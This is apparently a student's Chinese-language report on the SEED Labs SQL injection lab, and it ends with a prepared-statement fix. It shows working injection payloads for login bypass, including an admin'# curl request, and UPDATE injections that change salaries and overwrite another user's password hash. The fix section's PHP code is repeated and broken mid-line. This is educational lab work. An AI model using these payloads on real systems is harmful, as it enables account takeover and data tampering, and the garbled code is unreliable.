
2.2.1 熟悉SQL语句

直接使用select语句即可查询Alice的信息，如下所示：

```
mysql>  use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)
```

2.2.2 SQL语句的注入


2.2.2.1 来自网页的SQL注入



输入如上所示的内容，即构造了一条select语句：

```
SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= 'admin' # ' and Password='$hashed_pwd'
```

可以看出有关密码的部分被注释掉，即可无需密码登录admin账号，如下所示：



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2.2.2 来自命令行的SQL注入

只需要对上面的url的部分字符进行编码即可，在终端输入如下指令：

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password='
```

结果如下所示：


```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'>
<a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='
nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='l
ogout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class=
'container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-stripe
d table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th s
cope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><t
h scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr
><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td
d></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</
td><td></td><td></td><td></td><td></td><td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>
4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000
</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></t
d></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><
td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
```


2.2.2.3 执行两条SQL语句

在username输入框填入如下内容：

```
admin';UPDATE credential SET Nickname = 'ailce' WHERE Name = 'Alice'#
```

但由于query函数只能执行一条SQL语句，并不能执行成功，如下所示：




2.2.3 update语句注入

2.2.3.1 修改自己的工资

在nickname中填入如下内容：

```
',salary = 999999 WHERE Name = 'Alice'#
```

结果如下所示，Alice的工资已经被修改




2.2.3.2 修改他人工资

在nickname填入如下内容：

```
',salary = 1 WHERE Name = 'Boby'#
```

登录Boby账户如下所示，工资已经被修改：



2.2.3.3 修改他人密码

由于用户密码在数据库中存储为哈希值，所以我们将Boby密码修改为123456，其哈希值为7c4a8d09ca3762af61e59520943dc26494f8941b。我们在nickname中填入：

```
', Password = '7c4a8d09ca3762af61e59520943dc26494f8941b' Where Name = 'Boby'#
```

在终端执行如下命令：

```
curl 'http://www.seed-server.com/unsafe_home.php?username=boby&Password=123456'
```

结果如下所示：

```
[09/30/21]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=boby&Password=123456'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2
lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Boby Profile </b></h1><hr><br><table class='table table-striped table-bordered'><t
d class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>20000</td></tr><tr><th scope='row'>Salary</th><td>1</td></t
tr><th scope='row'>Birth</th><td>4/20</td></tr><tr><th scope='row'>SSN</th><td>10213352</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr
r><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
```

可以看出可以用密码123456登录Boby账户，密码修改成功。

2.3 SQL 注入防护


修改unsafe.php文件如下所示：

```php
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do th<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
```

```
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn -> prepare("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= ? and Password= ?");
$stmt-> bind_param ("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= '$input_uname' and Password=
'$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
```

```
  $ssn    = $firstrow["ssn"];
}
*/

// close the sql connection
$conn->close();
```

尝试SQL注入，结果如下所示：



信息没有显示，说明防护成功。

三、总结

- 之前已经对XSS和SQL注入有过一定的了解，但是并没有实际操作过，通过这门课系统地学习了XSS和SQL注入，并实际进行操作，加深了我对他们的理解，也锻炼了动手操作能力，总得来说收获很大。
- 非常感谢老师和助教的指导！